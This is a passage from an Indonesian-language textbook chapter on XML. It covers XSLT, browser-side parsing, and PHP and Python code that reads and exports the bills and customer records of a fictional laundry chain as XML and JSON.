
```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Day sheet O01</title>
</head>
<body>
<h1>Profitina Laundry, outlet O01</h1>
<p>4 bills received on 2026-09-26</p>
<table border="1">
<tr>
<th>Bill</th>
<th>Customer</th>
<th>Phone</th>
<th>Service</th>
<th>Status</th>
<th>Charged</th>
<th>Paid</th>
<th>By</th>
</tr>
<tr>
<td>B2908</td>
<td>Laras Chandra</td>
<td>0877-0000-6820</td>
<td>Wash, dry &amp; fold (per kg) x 10</td>
<td>departed</td>
<td>80.000</td>
<td>80.000</td>
<td>qris</td>
</tr>
<tr>
```

Keluaran **Kode 6.42** identik bita demi bita dengan **Kode 6.44**, yang tidak mengherankan karena keduanya memakai libxslt. Keluaran **Kode 6.43** ditata berbeda: baris tabelnya diberi inden dan `<META>` ditulis kapital, karena `indent="yes"` hanyalah saran yang dipenuhi setiap prosesor dengan caranya sendiri. Bandingkan ketiga berkas setelah membuang spasi di antara tag dan

mengabaikan huruf besar-kecil nama tag, dan hasilnya identik: sel yang sama, urutan yang sama, total yang sama, Rp 152.000 ditagihkan dan Rp 152.000 dibayar. Dua mesin yang tidak berhubungan bersepakat karena keduanya mengimplementasikan spesifikasi terbitan yang sama, dan itulah seluruh argumen untuk sebuah standar.

6.16.5 Mengueri dengan XSLT, dan di mana pekerjaan dilakukan

XSLT lahir sebagai cara *menampilkan* XML dan tumbuh menjadi cara *mengueri*-nya: bila XML dipakai sebagai penyimpan data, *stylesheet* adalah salah satu mekanisme ekstraksi yang paling sederhana, dan ia sekaligus memilih dan memformat. Karena dapat berjalan di peramban, pekerjaannya juga dapat dipindahkan ke klien.



Gambar 6.27 Transformasi di sisi klien. Peladen mengirim dua berkas, data dan *stylesheet*, dan peramban mentransformasikannya. Dua kotak bergaris putus-putus adalah kedua ujung jaringan.

Dalam susunan **Gambar 6.27**, satu peladen mengirim dua berkas yang sama ke seribu peramban, dan seribu prosesor mengerjakannya, sehingga beban peladen berkurang; dan karena *stylesheet* sendiri adalah XML, ia dapat disimpan, divalidasi, dan dihasilkan dengan alat yang sama seperti datanya. Penyeimbangnya serius: setiap pengunjung mengunduh data mentahnya, sehingga setiap rekaman di berkas itu terlihat oleh siapa pun yang mau melihat, dan mesin pencari hanya melihat XML yang belum ditransformasi. Bagi Laundry, yang *feed*-nya membawa nama pelanggan, transformasi di sisi peladen (**Kode 6.41**) adalah satu-satunya pilihan yang dapat diterima, dan kini itulah pilihan yang lazim di mana-mana. XSLT di sisi klien juga tidak berumur panjang. Chrome menyatakan prosesor bawaannya usang pada 2025, berhenti menjalankan XSLT pada rilis stabil Chrome 158 tanggal 17 November 2026, dan membuangnya bagi semua pengguna paling lambat Agustus 2027; proyek Firefox dan WebKit telah mengumumkan arah yang sama [10]. Pekerjaan baru sebaiknya melakukan transformasi di peladen.

6.17 XML di Peramban

Peramban yang diberi `bills.xml` hanya menggambar pohon tag. Ada dua cara memberinya lebih.

Instruksi pemrosesan. Satu baris sesudah deklarasi memasang sebuah *stylesheet*, dan peramban menjalankan XSLT 1.0 sendiri, yaitu susunan **Gambar 6.27** (selama peramban masih mempertahankan prosesor XSLT-nya; lihat Subbab 6.16.5):

Kode 6.45 Instruksi pemrosesan yang memasang *stylesheet* pada dokumen XML.

```
<?xml-stylesheet type="text/xsl" href="day-sheet.xsl"?>
```

JavaScript. Lebih lazim: ambil dokumennya lalu urai dengan `DOMParser`, yang menghasilkan DOM yang sama dengan yang dipakai sepanjang bab ini:

Kode 6.46 Mengurai XML di peramban. `ids` menjadi `["B2905", "B2908", "B2911", "B2913"]`.

```
const text = await (await fetch('/feed/bills.xml?outlet=O01&date=2026-09-26')).text();
const doc  = new DOMParser().parseFromString(text, 'application/xml');
const ids  = [...doc.querySelectorAll('bill')].map(b => b.getAttribute('id'));
```

Dengan **Kode 6.45** peramban yang melakukan transformasi; dengan **Kode 6.46** skrip Anda yang melakukannya. Ada fosil di sini yang patut dikenali. Objek yang pertama kali memungkinkan halaman mengambil data tanpa dimuat ulang bernama **XMLHttpRequest**, dan huruf "X" dalam *AJAX* adalah XML, karena sekitar 2005 data yang diambil berupa potongan XML. JSON kemudian mengambil alih tugas itu hampir seluruhnya, karena alasan-alasan di Subbab 6.19, dan namanya tertinggal. Kini Anda menulis `fetch()`, dan kemungkinan besar Anda meminta JSON.

6.18 Membaca dan Menulis XML dalam PHP, Java, dan Python

6.18.1 Dua cara membaca dalam PHP

Contoh terkecil yang berguna adalah berkas berisi dua klien, masing-masing dengan nama dan deskripsi, yang tampak dalam **Gambar 6.28**:

clients.xml | 00_clients_dom.php | 00_clients_simplexml.php

Chapter06/data/clients.xml

```
1  <clients>
2      <client>
3          <name>John Doe</name>
4          <desc>Private banking</desc>
5      </client>
6      <client>
7          <name>Barbara Smith</name>
8          <desc>Business</desc>
9      </client>
10 </clients>
```

Gambar 6.28 `clients.xml`: dua klien, masing-masing dengan nama dan deskripsi.

clients.xml | 00_clients_dom.php | 00_clients_simplexml.php

Chapter06/php/00_clients_dom.php

```
1  <?php
2  // 00_clients_dom.php - the same job with DOMDocument, which hands you the
3  // tree itself: nodes, lists of nodes, and the text inside them.
4  $dom = new DOMDocument();
5  $dom->load(__DIR__ . '/../data/clients.xml');
6
7  $clients = $dom->getElementsByTagName('client');
8  foreach ($clients as $client) {
9      $nameNode = $client->getElementsByTagName('name');
10     $name     = $nameNode->item(0)->textContent;
11
12     $descNode = $client->getElementsByTagName('desc');
13     $desc     = $descNode->item(0)->textContent;
14
15     echo "$name is $desc", PHP_EOL;
16 }
```

Gambar 6.29 Membaca `clients.xml` dengan `DOMDocument`: muat, minta setiap `client`, lalu untuk masing-masing minta anak `name` dan `desc`, dan baca teks anak yang pertama.

clients.xml | 00_clients_dom.php | **00_clients_simplexml.php**

Chapter06/php/00_clients_simplexml.php

```php
<?php
// 00_clients_simplexml.php - SimpleXML turns the whole document into an
// object whose properties are the child elements: $client->name is the name.
$clients = simplexml_load_file(__DIR__ . '/../data/clients.xml');
foreach ($clients->client as $client) {
    echo $client->name, ' is ', $client->desc, PHP_EOL;
}
```

Gambar 6.30 Pekerjaan yang sama dengan `simplexml_load_file`: dokumen menjadi objek yang properti-propertinya adalah elemen anaknya.

localhost:8651/00_clients_simplexml.php

```
John Doe is Private banking
Barbara Smith is Business
```

Gambar 6.31 Hasilnya di peramban, dilayani peladen bawaan PHP yang dijalankan di folder `php` sebagai `php -d default_mimetype=text/plain -S localhost:8651`, sehingga setiap baris yang dicetak tetap menjadi satu baris: satu baris per klien. Kedua program menghasilkannya.

Folder bab ini memuat kedua program dari **Gambar 6.29** dan **Gambar 6.30**, sebagai `00_clients_dom.php` dan `00_clients_simplexml.php`, hanya diubah agar berjalan di baris perintah; keduanya mencetak baris-baris **Gambar 6.31**:

Kode 6.47 Keluaran `php/00_clients_simplexml.php` dan `php/00_clients_dom.php`, identik.

```
John Doe is Private banking
Barbara Smith is Business
```

Keduanya mencetak **Kode 6.47**. Versi DOM lebih panjang dan menyebutkan apa yang dilakukannya di setiap langkah: ambil daftarnya, ambil butir nol, baca `textContent`. Versi SimpleXML terbaca hampir seperti kalimat biasa. Keduanya benar.

> **WAWASAN KUNCI:** Dalam PHP, pakailah **SimpleXML** untuk membaca dokumen yang bentuknya Anda ketahui: `$bill->customer` sulit disalahbaca. Pakailah **DOMDocument** untuk membangun atau mengubah dokumen, untuk menangani *namespace* sepenuhnya, untuk menjangkau komentar dan instruksi pemrosesan, atau untuk memakai XPath lewat `DOMXPath`. Keduanya dapat saling dikonversi tanpa biaya dengan `simplexml_import_dom()` dan `dom_import_simplexml()`.

Ringkasan harian **Kode 6.27**, dibaca dengan SimpleXML dan dengan ElementTree:

Kode 6.48 `php/03_read.php`. Setiap nilai di-*cast*, seperti dalam `(int) $bill->charged`.

```php
<?php
// 03_read.php - read bills.xml with SimpleXML and print the day summary.
// Every value SimpleXML hands you is a SimpleXMLElement: cast it.
declare(strict_types=1);

function rupiah(int $n): string
{
    return number_format($n, 0, ',', '.');
}

$bills = simplexml_load_file(__DIR__ . '/../data/bills.xml');
printf("Outlet %s, bills received on %s%s", $bills['outlet'], $bills['date'], PHP_EOL);
echo str_repeat('-', 78), PHP_EOL;

$charged = $paid = $cancelled = 0;
foreach ($bills->bill as $bill) {
    $isCancelled = (string) $bill['cancelled'] === 'true';   // absent -> ''
    $billPaid = 0;
    foreach ($bill->payment as $p) {
        $billPaid += (int) $p;
    }
    printf("%-6s %-14s %-26s x%-3d %-9s %7s %7s%s",
           $bill['id'], $bill->customer, $bill->service, (int) $bill->unit,
           $isCancelled ? 'cancelled' : $bill['status'],
           rupiah((int) $bill->charged), rupiah($billPaid), PHP_EOL);
    $charged   += (int) $bill->charged;
    $paid      += $billPaid;
    $cancelled += $isCancelled ? 1 : 0;
}
echo str_repeat('-', 78), PHP_EOL;
printf("%d bills (%d cancelled), charged Rp %s, paid Rp %s%s",
       count($bills->bill), $cancelled, rupiah($charged), rupiah($paid), PHP_EOL);
```

Kode 6.49 `python/03_read_etree.py`. `get()` membaca atribut, `findtext()` membaca teks sebuah anak, dan `get("cancelled", "false")` mengisikan nilai bawaan tata bahasa.

```python
"""03_read_etree.py - read bills.xml with ElementTree and print the day
summary.  Attributes come back through get(), text through .text or findtext()."""
import xml.etree.ElementTree as ET
from pathlib import Path

DATA = Path(__file__).resolve().parent.parent / "data"


def rupiah(n):
    return f"{n:,}".replace(",", ".")


bills = ET.parse(DATA / "bills.xml").getroot()
print(f"Outlet {bills.get('outlet')}, bills received on {bills.get('date')}")
print("-" * 78)
charged = paid = cancelled = 0
for bill in bills.findall("bill"):
    is_cancelled = bill.get("cancelled", "false") == "true"   # supply the default
    bill_paid = sum(int(p.text) for p in bill.findall("payment"))
    print(f"{bill.get('id'):<6} {bill.findtext('customer'):<14} "
          f"{bill.findtext('service'):<26} x{int(bill.findtext('unit')):<3d} "
          f"{'cancelled' if is_cancelled else bill.get('status'):<9} "
          f"{rupiah(int(bill.findtext('charged'))):>7} {rupiah(bill_paid):>7}")
    charged += int(bill.findtext("charged"))
    paid += bill_paid
    cancelled += is_cancelled
print("-" * 78)
print(f"{len(bills.findall('bill'))} bills ({cancelled} cancelled), "
      f"charged Rp {rupiah(charged)}, paid Rp {rupiah(paid)}")
```

Kode 6.48 dan **Kode 6.49** sama-sama mencetak **Kode 6.27** persis. Setiap bahasa memiliki satu jebakan yang layak dicatat. Dalam PHP, `$bill->charged` bukan bilangan melainkan `SimpleXMLElement` yang *tercetak* seperti bilangan tetapi berulah dalam aritmetika dan perbandingan: *cast*-lah, seperti yang dilakukan **Kode 6.48** di mana-mana. Dalam Python, `element.text` bernilai `None`, bukan `""`, untuk elemen kosong, sehingga `el.text.strip()` dapat memunculkan `AttributeError`; tulislah `(el.text or "").strip()`. Dalam Java, `NodeList` bersifat hidup: hapus simpul sambil menjelajahinya lewat indeks, dan daftarnya menyusut di bawah kaki Anda.

6.18.2 Menulis XML dari basis data: jangan pernah dengan menyambung string

> **PERINGATAN:** Jangan pernah membangun XML dengan menyambung string. `"<service>" . $description . "</service>"` lolos di setiap uji coba dan rusak pada baris nyata pertama, yang di sini adalah *Wash, dry & fold (per kg)*: tanda `&` membuat seluruh berkas bukan lagi XML. Meraih `str_replace('&', '&', ...)` lalu rusak pada `<`, dan salah urutan penggantian mengubah `<` menjadi `<`. Ini kesalahan injeksi SQL dari Bab 5 dalam bahasa lain, dan jawabannya pun sama: pakailah pustaka.

Setiap jalur membagi pekerjaan menjadi dua: sebuah *pemuat* mengubah baris-baris `laundry.db` menjadi satu rekaman netral per tagihan (larik PHP, dict Python, map Java), dan sebuah *pembuat dokumen* mengubah rekaman menjadi XML atau JSON. Inilah **Gambar 6.1** dalam bentuk kode. Versi PHP membangun DOM:

Kode 6.50 `php/laundry_feed.php`. `loadBills` dan `loadCustomers` membaca basis data dengan PDO; pembuat dokumennya membangun pohon DOM dan membiarkan `saveXML` serta `json_encode` menghasilkan teksnya.

```php
<?php
// laundry_feed.php - the bills one outlet received on one day, read from
// laundry.db and written as XML or JSON.  02_export.php and feed.php use it.
declare(strict_types=1);

const DB_FILE = __DIR__ . '/../data/laundry.db';
const NOTE = ' Profitina Laundry: the bills one outlet received on one day.
     Money is whole rupiah. Times are shop time, WIB (UTC+7). ';

function openDb(): PDO
{
    $pdo = new PDO('sqlite:' . DB_FILE, null, null, [
        PDO::ATTR_ERRMODE            => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ]);
    $pdo->exec('PRAGMA foreign_keys = ON');
    return $pdo;
}

// The database writes '2026-09-26 09:05:04'; XML Schema's xs:dateTime and
// ISO 8601 want '2026-09-26T09:05:04+07:00'.  A feed leaves the shop, so it
// carries its time zone with it.
function isoTime(?string $t): ?string
{
    return $t === null ? null : str_replace(' ', 'T', $t) . '+07:00';
}

// One plain PHP array per bill: the neutral shape both writers start from.
function loadBills(PDO $pdo, string $outlet, string $date): array
{
    $bills = $pdo->prepare(
        'SELECT b.id, b.status, b.arrived, b.finished, b.departed, b.rack,
                b.unit, b.payment, c.id AS cid, c.name AS cname,
                s.id AS sid, s.description, s.price
           FROM Bill b JOIN Customer c ON c.id = b.Customer_id
                       JOIN Service  s ON s.id = b.Service_id
          WHERE b.Outlet_id = ? AND date(b.arrived) = ?
          ORDER BY b.id');
    $pays = $pdo->prepare(
        'SELECT method, paid_at, amount, reference
           FROM Payment WHERE Bill_id = ? ORDER BY id');
    $bills->execute([$outlet, $date]);
    $out = [];
    foreach ($bills as $r) {
        $pays->execute([$r['id']]);
        $payments = [];
```

Kode 6.50 (Lanjutan) *php/laundry_feed.php. loadBills dan loadCustomers membaca basis data dengan PDO; pembuat dokumennya membangun pohon DOM dan membiarkan saveXML serta json_encode menghasilkan teksnya.*

```
        foreach ($pays as $p) {
            $payments[] = ['method' => $p['method'], 'at' => isoTime($p['paid_at']),
                           'amount' => (int) $p['amount'], 'reference' => $p['reference']];
        }
        $out[] = [
            'id'        => $r['id'],
            'status'    => $r['status'],
            // A cancelled bill is 'departed' that was never finished (the app's rule).
            'cancelled' => $r['status'] === 'departed' && $r['finished'] === null,
            'customer'  => ['id' => $r['cid'], 'name' => $r['cname']],
            'service'   => ['id' => $r['sid'], 'description' => $r['description'],
                            'price' => (int) $r['price']],
            'unit'      => (int) $r['unit'],
            'rack'      => $r['rack'],
            'arrived'   => isoTime($r['arrived']),
            'finished'  => isoTime($r['finished']),
            'departed'  => isoTime($r['departed']),
            'charged'   => (int) $r['payment'],
            'payments'  => $payments,
        ];
    }
    return $out;
}

// Text goes in through createTextNode, never as createElement's second
// argument: only createTextNode escapes & and < for us.
function addText(DOMDocument $doc, DOMElement $parent, string $name, string $text):
DOMElement
{
    $el = $doc->createElement($name);
    $el->appendChild($doc->createTextNode($text));
    $parent->appendChild($el);
    return $el;
}

function billsToXml(array $bills, string $outlet, string $date): string
{
    $doc = new DOMDocument('1.0', 'UTF-8');
    $doc->formatOutput = true;
    $doc->appendChild($doc->createComment(NOTE));
    $root = $doc->createElement('bills');
    $root->setAttribute('outlet', $outlet);
    $root->setAttribute('date', $date);
    $doc->appendChild($root);
```

Kode 6.50 (Lanjutan) *php/laundry_feed.php. loadBills dan loadCustomers membaca basis data dengan PDO; pembuat dokumennya membangun pohon DOM dan membiarkan saveXML serta json_encode menghasilkan teksnya.*

```
    foreach ($bills as $b) {
        $bill = $doc->createElement('bill');
        $bill->setAttribute('id', $b['id']);
        $bill->setAttribute('status', $b['status']);
        if ($b['cancelled']) {
            $bill->setAttribute('cancelled', 'true');   // absent means false
        }
        $root->appendChild($bill);
        addText($doc, $bill, 'customer', $b['customer']['name'])
            ->setAttribute('id', $b['customer']['id']);
        $svc = addText($doc, $bill, 'service', $b['service']['description']);
        $svc->setAttribute('id', $b['service']['id']);
        $svc->setAttribute('price', (string) $b['service']['price']);
        addText($doc, $bill, 'unit', (string) $b['unit']);
        addText($doc, $bill, 'rack', $b['rack']);
        foreach (['arrived', 'finished', 'departed'] as $when) {
            if ($b[$when] !== null) {                     // absent, not empty
                addText($doc, $bill, $when, $b[$when]);
            }
        }
        addText($doc, $bill, 'charged', (string) $b['charged']);
        foreach ($b['payments'] as $p) {
            $pay = addText($doc, $bill, 'payment', (string) $p['amount']);
            $pay->setAttribute('method', $p['method']);
            $pay->setAttribute('at', $p['at']);
            if ($p['reference'] !== null) {
                $pay->setAttribute('reference', $p['reference']);
            }
        }
    }
    return $doc->saveXML();
}

function billsToJson(array $bills, string $outlet, string $date): string
{
    $doc = ['outlet' => $outlet, 'date' => $date, 'bills' => $bills];
    return json_encode($doc, JSON_PRETTY_PRINT | JSON_UNESCAPED_SLASHES
                             | JSON_UNESCAPED_UNICODE | JSON_THROW_ON_ERROR) . "\n";
}
```

Kode 6.50 (Lanjutan) *php/laundry_feed.php. loadBills dan loadCustomers membaca basis data dengan PDO; pembuat dokumennya membangun pohon DOM dan membiarkan saveXML serta json_encode menghasilkan teksnya.*

```
// The customers behind those bills.  Only what the receiver needs: no birth
// date, no birthplace, and never password or password_hash (UU PDP 27/2022).
function loadCustomers(PDO $pdo, string $outlet, string $date): array
{
    $st = $pdo->prepare(
        'SELECT DISTINCT c.id, c.gender, c.name, c.phone, c.email, c.address,
                         c.enrolled, c.credit
           FROM Customer c JOIN Bill b ON b.Customer_id = c.id
          WHERE b.Outlet_id = ? AND date(b.arrived) = ?
          ORDER BY c.id');
    $st->execute([$outlet, $date]);
    $out = [];
    foreach ($st as $r) {
        $r['enrolled'] = isoTime($r['enrolled']);
        $r['credit']   = (int) $r['credit'];
        $out[] = $r;
    }
    return $out;
}

function customersToXml(array $customers, string $outlet, string $date): string
{
    $doc = new DOMDocument('1.0', 'UTF-8');
    $doc->formatOutput = true;
    $root = $doc->createElement('customers');
    $root->setAttribute('outlet', $outlet);
    $root->setAttribute('date', $date);
    $doc->appendChild($root);
    foreach ($customers as $c) {
        $el = $doc->createElement('customer');
        $el->setAttribute('id', $c['id']);
        $el->setAttribute('gender', $c['gender']);
        $root->appendChild($el);
        foreach (['name', 'phone', 'email', 'address', 'enrolled', 'credit'] as $f) {
            addText($doc, $el, $f, (string) $c[$f]);
        }
    }
    return $doc->saveXML();
}
```

Kode 6.50 (Lanjutan) *php/laundry_feed.php. loadBills dan loadCustomers membaca basis data dengan PDO; pembuat dokumennya membangun pohon DOM dan membiarkan saveXML serta json_encode menghasilkan teksnya.*

```
function customersToJson(array $customers, string $outlet, string $date): string
{
    $doc = ['outlet' => $outlet, 'date' => $date, 'customers' => $customers];
    return json_encode($doc, JSON_PRETTY_PRINT | JSON_UNESCAPED_SLASHES
                             | JSON_UNESCAPED_UNICODE | JSON_THROW_ON_ERROR) . "\n";
}
```

Tiga rincian dalam **Kode 6.50** penting. `addText` memasukkan teks lewat `createTextNode`, karena `createElement('service', $text)` **tidak** meng-*escape* argumen keduanya, dan satu `&` di dalam teks itu akan merusak dokumen; satu baris itulah asal `&` di **Kode 6.6**. `isoTime` mengubah waktu gerai dari basis data menjadi `xs:dateTime`. Dan `loadCustomers` hanya memilih kolom yang dibutuhkan pembaca. Dokumen pelanggan yang dihasilkannya:

Kode 6.51 `data/customers.xml`: empat pelanggan di balik tagihan hari itu. Tanpa tanggal lahir, tanpa tempat lahir, dan tidak pernah `password` atau `password_hash`.

```
<?xml version="1.0" encoding="UTF-8"?>
<customers outlet="O01" date="2026-09-26">
  <customer id="C0022" gender="f">
    <name>Vania Wirawan</name>
    <phone>0895-0000-4449</phone>
    <email>vania.wirawan81@example.com</email>
    <address>Jl. Medokan Asri Blok F No. 41, Rungkut, Surabaya</address>
    <enrolled>2021-11-11T09:36:08+07:00</enrolled>
    <credit>0</credit>
  </customer>
  <customer id="C0121" gender="f">
    <name>Laras Chandra</name>
    <phone>0877-0000-6820</phone>
    <email>laras.chandra22@example.com</email>
    <address>Jl. Penjaringan Sari No. 65, Rungkut, Surabaya</address>
    <enrolled>2025-11-18T19:05:24+07:00</enrolled>
    <credit>0</credit>
  </customer>
  <customer id="C0216" gender="f">
    <name>Diah Siregar</name>
    <phone>0859-0000-7088</phone>
    <email>diah.siregar55@example.com</email>
    <address>Jl. Penjaringan Sari No. 111, Rungkut, Surabaya</address>
    <enrolled>2026-05-04T08:46:56+07:00</enrolled>
    <credit>62000</credit>
  </customer>
  <customer id="C0246" gender="m">
    <name>Dimas Wibowo</name>
    <phone>0818-0000-1042</phone>
    <email>dimas.wibowo01@example.com</email>
    <address>Jl. Rungkut Mejoyo Blok A No. 105, Rungkut, Surabaya</address>
    <enrolled>2026-09-06T19:00:00+07:00</enrolled>
    <credit>0</credit>
  </customer>
</customers>
```

Program ekspornya sendiri pendek, dan diakhiri dengan memvalidasi keluarannya sendiri terhadap **Kode 6.19** sebelum orang lain harus membacanya:

Kode 6.52 `php/02_export.php`. Jalankan dengan `php 02_export.php`, atau `php 02_export.php O03 2026-09-30` untuk gerai dan hari lain.

```php
<?php
// 02_export.php - write one outlet-day of Profitina Laundry as XML and JSON.
//   php 02_export.php [outlet] [date]        (default: O01 2026-09-26)
declare(strict_types=1);
require __DIR__ . '/laundry_feed.php';

$outlet = $argv[1] ?? 'O01';
$date   = $argv[2] ?? '2026-09-26';

$pdo       = openDb();
$bills     = loadBills($pdo, $outlet, $date);
$customers = loadCustomers($pdo, $outlet, $date);

@mkdir(__DIR__ . '/out');
$files = [
    'bills.xml'      => billsToXml($bills, $outlet, $date),
    'bills.json'     => billsToJson($bills, $outlet, $date),
    'customers.xml'  => customersToXml($customers, $outlet, $date),
    'customers.json' => customersToJson($customers, $outlet, $date),
];
foreach ($files as $name => $text) {
    file_put_contents(__DIR__ . "/out/$name", $text);
    printf("out/%-15s %5d bytes%s", $name, strlen($text), PHP_EOL);
}

// Validate our own output before anybody else has to read it.
$check = new DOMDocument();
$check->load(__DIR__ . '/out/bills.xml');
echo 'bills.xml is schema-valid: ',
     $check->schemaValidate(__DIR__ . '/../data/bills.xsd') ? 'yes' : 'NO', PHP_EOL;
printf('%d bills, %d customers%s', count($bills), count($customers), PHP_EOL);
```

Kode 6.53 Keluaran **Kode 6.52**.

```
out/bills.xml        1963 bytes
out/bills.json       3292 bytes
out/customers.xml    1325 bytes
out/customers.json   1497 bytes
bills.xml is schema-valid: yes
4 bills, 4 customers
```

Baris-baris terakhir **Kode 6.53** itulah yang penting: berkas yang akan diserahkan program itu valid terhadap skema.

Pembuat dokumen versi Python, **Kode 6.54**, memakai ElementTree, dan **Kode 6.55** menggerakkannya:

Kode 6.54 `python/laundry_feed.py`. `ET.indent` menata pohonnya; `serialize` menulis sendiri deklarasi dan komentarnya, karena deklarasi bawaan ElementTree dieja `<?xml version='1.0' encoding='utf-8'?>`.

```python
"""laundry_feed.py - the bills one outlet received on one day, read from
laundry.db and written as XML or JSON.  02_export.py and feed_app.py use it."""
import json
import sqlite3
import xml.etree.ElementTree as ET
from pathlib import Path

DB_FILE = Path(__file__).resolve().parent.parent / "data" / "laundry.db"
NOTE = (" Profitina Laundry: the bills one outlet received on one day.\n"
        "     Money is whole rupiah. Times are shop time, WIB (UTC+7). ")


def open_db():
    con = sqlite3.connect(DB_FILE)
    con.row_factory = sqlite3.Row
    con.execute("PRAGMA foreign_keys = ON")
    return con


def iso_time(t):
    """'2026-09-26 09:05:04' -> '2026-09-26T09:05:04+07:00' (xs:dateTime)."""
    return None if t is None else t.replace(" ", "T") + "+07:00"


def load_bills(con, outlet, date):
    """One plain dict per bill: the neutral shape both writers start from."""
    rows = con.execute(
        """SELECT b.id, b.status, b.arrived, b.finished, b.departed, b.rack,
                  b.unit, b.payment, c.id AS cid, c.name AS cname,
                  s.id AS sid, s.description, s.price
             FROM Bill b JOIN Customer c ON c.id = b.Customer_id
                         JOIN Service  s ON s.id = b.Service_id
            WHERE b.Outlet_id = ? AND date(b.arrived) = ?
            ORDER BY b.id""", (outlet, date)).fetchall()
    bills = []
    for r in rows:
        pays = con.execute("""SELECT method, paid_at, amount, reference
                              FROM Payment WHERE Bill_id = ? ORDER BY id""",
                           (r["id"],)).fetchall()
        bills.append({
            "id": r["id"],
            "status": r["status"],
            # A cancelled bill is 'departed' that was never finished.
            "cancelled": r["status"] == "departed" and r["finished"] is None,
            "customer": {"id": r["cid"], "name": r["cname"]},
            "service": {"id": r["sid"], "description": r["description"],
```

Kode 6.54 (Lanjutan) *python/laundry_feed.py. ET.indent menata pohonnya; serialize menulis sendiri deklarasi dan komentarnya, karena deklarasi bawaan ElementTree dieja <?xml version='1.0' encoding='utf-8'?>.*

```
                        "price": int(r["price"])},
            "unit": int(r["unit"]),
            "rack": r["rack"],
            "arrived": iso_time(r["arrived"]),
            "finished": iso_time(r["finished"]),
            "departed": iso_time(r["departed"]),
            "charged": int(r["payment"]),
            "payments": [{"method": p["method"], "at": iso_time(p["paid_at"]),
                          "amount": int(p["amount"]), "reference": p["reference"]}
                         for p in pays],
        })
    return bills


def load_customers(con, outlet, date):
    """Only what the receiver needs: never password or password_hash."""
    rows = con.execute(
        """SELECT DISTINCT c.id, c.gender, c.name, c.phone, c.email, c.address,
                           c.enrolled, c.credit
             FROM Customer c JOIN Bill b ON b.Customer_id = c.id
            WHERE b.Outlet_id = ? AND date(b.arrived) = ?
            ORDER BY c.id""", (outlet, date)).fetchall()
    return [dict(r, enrolled=iso_time(r["enrolled"]), credit=int(r["credit"]))
            for r in rows]


def serialize(root, note=None):
    """ElementTree writes its own declaration as <?xml version='1.0' ...?>;
    write the usual spelling ourselves, then the comment, then the tree."""
    ET.indent(root, space="  ")
    head = '<?xml version="1.0" encoding="UTF-8"?>\n'
    if note is not None:
        head += "<!--" + note + "-->\n"
    return head + ET.tostring(root, encoding="unicode") + "\n"


def text_child(parent, name, text, **attrs):
    el = ET.SubElement(parent, name, attrs)   # attributes keep this order
    el.text = str(text)                       # ElementTree escapes & and <
    return el
```

Kode 6.54 (Lanjutan) *python/laundry_feed.py. ET.indent menata pohonnya; serialize menulis sendiri deklarasi dan komentarnya, karena deklarasi bawaan ElementTree dieja <?xml version='1.0' encoding='utf-8'?>.*

```
def bills_to_xml(bills, outlet, date):
    root = ET.Element("bills", outlet=outlet, date=date)
    for b in bills:
        bill = ET.SubElement(root, "bill", id=b["id"], status=b["status"])
        if b["cancelled"]:
            bill.set("cancelled", "true")     # absent means false
        text_child(bill, "customer", b["customer"]["name"], id=b["customer"]["id"])
        text_child(bill, "service", b["service"]["description"],
                   id=b["service"]["id"], price=str(b["service"]["price"]))
        text_child(bill, "unit", b["unit"])
        text_child(bill, "rack", b["rack"])
        for when in ("arrived", "finished", "departed"):
            if b[when] is not None:           # absent, not empty
                text_child(bill, when, b[when])
        text_child(bill, "charged", b["charged"])
        for p in b["payments"]:
            pay = text_child(bill, "payment", p["amount"], method=p["method"], at=p["at"])
            if p["reference"] is not None:
                pay.set("reference", p["reference"])
    return serialize(root, NOTE)


def customers_to_xml(customers, outlet, date):
    root = ET.Element("customers", outlet=outlet, date=date)
    for c in customers:
        el = ET.SubElement(root, "customer", id=c["id"], gender=c["gender"])
        for field in ("name", "phone", "email", "address", "enrolled", "credit"):
            text_child(el, field, c[field])
    return serialize(root)


def to_json(key, items, outlet, date):
    doc = {"outlet": outlet, "date": date, key: items}
    return json.dumps(doc, indent=4, ensure_ascii=False) + "\n"


def bills_to_json(bills, outlet, date):
    return to_json("bills", bills, outlet, date)


def customers_to_json(customers, outlet, date):
    return to_json("customers", customers, outlet, date)
```

Kode 6.55 `python/02_export.py`. Program ini menulis bita, agar Windows tidak mengubah setiap `\n` menjadi `\r\n`.

```python
"""02_export.py - write one outlet-day of Profitina Laundry as XML and JSON.
    python 02_export.py [outlet] [date]        (default: O01 2026-09-26)"""
import sys
from pathlib import Path
from laundry_feed import (open_db, load_bills, load_customers, bills_to_xml,
                          bills_to_json, customers_to_xml, customers_to_json)

outlet = sys.argv[1] if len(sys.argv) > 1 else "O01"
date = sys.argv[2] if len(sys.argv) > 2 else "2026-09-26"

con = open_db()
bills = load_bills(con, outlet, date)
customers = load_customers(con, outlet, date)

out = Path(__file__).resolve().parent / "out"
out.mkdir(exist_ok=True)
files = {
    "bills.xml": bills_to_xml(bills, outlet, date),
    "bills.json": bills_to_json(bills, outlet, date),
    "customers.xml": customers_to_xml(customers, outlet, date),
    "customers.json": customers_to_json(customers, outlet, date),
}
for name, text in files.items():
    data = text.encode("utf-8")
    (out / name).write_bytes(data)          # bytes: no newline translation
    print(f"out/{name:<15} {len(data):5d} bytes")
print(f"{len(bills)} bills, {len(customers)} customers")
```

Pembuat dokumen versi Java, **Kode 6.56**, memakai `XMLStreamWriter` dari StAX, yang menulis setiap potongan saat dipanggil, meng-*escape* sambil jalan, dan tidak menyimpan apa pun di memori; **Kode 6.57** menggerakkannya dan, seperti versi PHP, memvalidasi keluarannya sendiri:

Kode 6.56 `java/LaundryFeed.java`. JDBC membaca baris-barisnya; `XMLStreamWriter` menulis XML-nya; JSON ditulis oleh serializer tiga puluh baris karena JDK tidak memiliki pustaka JSON.

```java
